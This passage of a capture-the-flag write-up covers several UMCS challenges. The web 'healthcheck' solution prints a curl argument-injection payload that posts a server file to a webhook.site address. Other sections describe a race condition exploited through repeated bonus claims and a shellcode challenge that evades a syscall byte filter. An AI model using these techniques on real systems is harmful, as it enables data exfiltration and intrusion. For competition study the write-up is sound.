2. **RICHARD** (from the JPEG hidden file)
3. **ROOTERMASK** (from the encoded message)

Looking back at the flag format and the clues, we deduced the following:

- **Watching 1989** seemed to represent the verb and year.
- **RICHARD** is a character in *Hotline Miami*.
- **ROOTERMASK** refers to the rooster mask worn by Richard in the game.

Putting it all together, we mapped the format like this:


- **Verb**: Watching
- **Year**: 1989
- **Subject**: Richard
- **Be**: (We weren't exactly sure—possibly implied or unnecessary)

We submitted the flag based on this information, and it turned out to be correct!

This challenge was a great blend of multimedia steganography and pop culture reference. Recognizing the *Hotline Miami* connection early on really helped guide our investigation and made the whole experience more enjoyable.


⚐ **Flag - umcs{Richard_Be_Watching_1989}**

[WEB] healthcheck



📚 Description

I left my hopes_and_dreams on the server. can you help fetch it for me?




It looks like a page where we can put the URL of a page and check if it is able to be check (Curl command) or not.

Based on the source code given:

```php
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>',
    '^','<','>','(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep
    -oP '^HTTP.+[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " .
        htmlspecialchars($output) . "</p>";
    }
}
?>
```

The interesting part of the code is the **sanitization part** where it will remove all the blacklisted symbols from being injected. Then, the sanitized URL will be put between the curl command and **will be pipe into the grep command** which will show us **only the HTTP Response Status Code (e.g.: 200 or 404)** as can be seen below:



✨ Walkthrough

As we can see from the blacklisted symbols, there are some that are not blacklisted which are useful in curl command which are **'@'** and **'-'**. So, what does **'@'** symbol do in curl command?

Basically, **'@'** symbol in curl command allows us to **read data from a file**.

But how can we read data from a file if it will be pipe to the grep command (which will show us only the HTTP response status code)?

That's where the **'-'** symbol will play a **huge role** in this exploit. The **'-'** symbol allows us to **change the curl command to do specific task** such as:

- **Change the HTTP Request Method** using **'-X'** option (either GET, POST or other more).
- Able to **send data** using **'-d'** option.


When combining all these options, we can **send file data** to **anywhere we want** by using the command below:

http://challenge-page/index.php/ -X POST -d @filename https://webhook.site/...

It will **send the file data in a POST request** to our **webhook site**.

Final Payload:

http://challenge-page/index.php/ -X POST -d @hopes_and_dreams https://webhook.site/...




Flag - umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}

[WEB] Straightforward

🎏 Description

Test out our game center. You'll have free claiming bonus for first timers!


Author: vicevirus ** **Flag format: UMCS{...}




When opening the webpage, we came up with a **Create Account** function. So, let's create an account first.

I've noticed that if we registered an account that is already a registered account, the page will be redirected to the /register page. Meaning, we need to create a different new account.

After creating a new account, each **new account will receive $1000.**



Each account can claim a bonus **only once** for an **additional $1000.**



✨ **Walkthrough**

```python
@app.route('/claim', methods=['POST'])
def claim():
    if 'username' not in session:
        return redirect(url_for('register'))
    username = session['username']
    db = get_db()
    cur = db.execute('SELECT claimed FROM redemptions WHERE username=?',
    (username,))
    row = cur.fetchone()
    if row and row['claimed']:
        flash("You have already claimed your daily bonus!", "danger")
        return redirect(url_for('dashboard'))
    db.execute('INSERT OR REPLACE INTO redemptions (username, claimed)
    VALUES (?, 1)', (username,))
    db.execute('UPDATE users SET balance = balance + 1000 WHERE
    username=?', (username,))
    db.commit()
    flash("Daily bonus collected!", "success")
    return redirect(url_for('dashboard'))
```


During analysis of the code, we found out that the **/claim** function performs a **non-atomic check and update** operations which can **lead to race conditions**.

```python
def get_db():
    if 'db' not in g:
        g.db = sqlite3.connect(DATABASE, check_same_thread=False)
        g.db.row_factory = sqlite3.Row
    return g.db
```


Due to the conditions **"check_same_thread=False"** are set, multiple threads/processes are allowed to access and manipulate the shared data concurrently. Basically, sending **multiple requests** to the server **in a short time** can lead to **improper checking and updating** of the operations.

So, how can we exploit this?

First, we will use **Burp Suite Intercept** function to intercept all the traffic before sending it to the server. Open Burp Suite and make sure to set the proxy to **send all the traffic to Burp Suite**. Then just as we did before, create a new account. Before claiming the bonus, make sure to **turn on the Intercept** function before creating **multiple /claim requests**.



After creating multiple **/claim** requests, **turn off the Intercept** function.



There we go, now we have enough balance to redeem the flag.

⚐ **Flag - UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}**

[CRYPTOGRAPHY] Gist of Samuel

📚 Description

Samuel is gatekeeping his favourite campsite. We found his note.

✨ Walkthrough

This crypto challenge was very interesting for us, and we had a lot of fun working through it as a team.

We were provided with a single .txt file that contained three different train emojis. At first, we were a bit stuck trying to figure out what to do with them. Initially, we suspected it could be some kind of emoji cipher. However, after examining the emoji patterns more carefully, we noticed something interesting.


Two of the emojis appeared repeatedly, while the third one showed up only once after a sequence of the other two. This led us to believe that the rarely appearing emoji might be acting as a **divider**. Based on the pattern, we considered two possibilities: converting it into **binary** or **Morse code**. Given the clear segmentation by the divider emoji, we leaned toward Morse code.

Converting Emojis to Morse Code

We wrote a script to map each of the two common emojis to dots (.) and dashes (-), treating the third emoji as a separator between letters. Here's a snippet of the script we used:

```
with open("gist_of_samuel.txt", "r", encoding="utf-8") as f:
    data = f.read()

morse = data.replace("🚂", ".").replace("🔵", "/").replace("🚃", "-")

# Optional: clean up slashes
import re
morse_cleaned = re.sub(r'/+', ' ', morse).strip()

print(morse_cleaned)
```

We then copied the Morse output into CyberChef to decode it. This gave us a message that looked like a ciphered string along with a clue referencing **“train”** and the number **8**.




Investigating the Message

At this point, we assumed the message was encrypted, and that the reference to "train" and "8" was part of the key. We tried several approaches, including interpreting the cipher with different classical methods, but nothing worked.

Luckily, the challenge author provided a **hint**—a link to a GitHub Gist.

Initially, the Gist didn't seem to reveal much. However, when we compared the content of the hint Gist and our decoded message, we realized that the message contained an **MD5 hash**. Replacing the hash part in the GitHub Gist URL with the one we found led us to a **secret Gist**.

This new Gist displayed a **weird bar-shaped visual pattern**—which, at first glance, made no sense.



Decoding the Bar Shape

We tried many things to interpret the bar shape, but then remembered the message also said:

"Samuel really likes trains, and his favorite number is 8."

This made us think of the **Rail Fence Cipher**, a transposition cipher that often uses numbers as keys. We used **8** as the key and ran the bar-shaped text through CyberChef's Rail Fence decryption tool.

We got yet another unreadable bar-style output, but this time it seemed more structured.

We consulted our trusted assistant (ChatGPT 😉), who suggested viewing the content using a **monospaced text editor** like **Visual Studio Code**.

Upon opening the file in VS Code and zooming out, we were finally able to see it clearly—**the name of a campsite**, which turned out to be the **flag**!

This was a beautifully crafted challenge that involved pattern recognition, emoji encoding, Morse code, Gist manipulation, and visual decoding. It kept us engaged the whole way through and gave us a memorable "aha!" moment at the end.

Massive thanks to the challenge author for such a creative and fun experience! 🚂 ✨

🏳 **Flag - umcs{Willow_Tree_Campsite}**

[REV] http-server

📚 Description


I created a http server during my free time

✨ Walkthrough


```
┌──(rydzze㉿rydzze)-[~/Downloads/[Rev] http-server]
└─$ file server
server: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=02b67a25ce38eb7a6caa44557d3939
c32535a2a7, for GNU/Linux 3.2.0, stripped
```

We are given 64-bit ELF that is running on a server and so lets disassemble it using Ghidra.

Based on the decompiled source code, this programme will **create an http server** that can **handle connections with clients** and also **send the flag when requested**. So, lets analyse one of the important functions in the binary.



Firstly, the server will **allocate some memory space** and then **ask for user input**. If there is no input, it will print out that particular statement and then close the connection. That said, we **need to provide the server with an input**.



```
25  pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
26  if (pcVar2 == (char *)0x0) {
27    sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
28    send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVar4,
29         0);
30  }
31  else {
32    __stream = fopen("/flag","r");
33    if (__stream == (FILE *)0x0) {
34      sVar4 = strlen(
35                     "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /f
                       lag file.\n"
36                     );
37      send(param_1,
38           "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.
             \n"
39           ,sVar4,0);
40    }
41    else {
42      memset(local_418,0,0x400);
43      sVar4 = fread(local_418,1,0x3ff,__stream);
44      fclose(__stream);
45      __n = strlen("HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n");
46      send(param_1,"HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n",__n,0);
47      send(param_1,local_418,sVar4,0);
48    }
49  }
50  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
51                      /* WARNING: Subroutine does not return */
52    __stack_chk_fail();
53  }
54  return;
55}
56
```

Once the user input is received, the programme will **check if the input is the same as defined string**. If the user input is different, it will send a message HTTP 404 Not Found indicating that is not the *desired* input.

If the user input is the same, where the **string containing the GET method with the path and HTTP version**, it will open the flag file, read it, and then send us the flag along with a message HTTP 200 OK.

That said, we **need to send** `"GET /goodshit/umcs_server HTTP/13.37"` as input to the server to retrieve the flag.

⚐ **Flag** - `umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}`

[PWN] babysc

📚 Description

shellcode

⚙️ Source Code

```c
// #include statements

void *shellcode;
size_t shellcode_size;

void vuln(){
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    shellcode = mmap((void *)0x26e45000, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC,
                     MAP_PRIVATE|MAP_ANON, 0, 0);

    puts("Enter 0x1000");
    shellcode_size = read(0, shellcode, 0x1000);
    for (int i = 0; i < shellcode_size; i++)
    {
        uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
        if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
        {
            printf("Bad Byte at %d!\n", i);
            exit(1);
        }
    }
puts("Executing shellcode!\n");
    ((void(*)())shellcode)();
}

int main(){
    vuln();
    return 0;
}
```

✨ Walkthrough

We are given a 64-bit ELF with the original source code, the chal is straightforward as we only need to **inject our shellcode payload** as input and the **programme will execute it**. However, the problem exists within the if statement.

We **cannot use** `int 0x80` (`0x80cd`), `sysenter` (`0x340f`), and `syscall` (`0x050f`) **directly** inside our payload to spawn the shell, leaving us with no choice but to write the syscall instruction dynamically to trigger the syscall using x86_64 Assembly.

To **spawn the shellcode**, we need to use `execve("/bin/sh");` so we look for the x86_64 Assembly code for our payload and found this website. Unfortunately, we know that we **cannot explicitly use syscall** inside our payload since it was *blacklisted lol*.

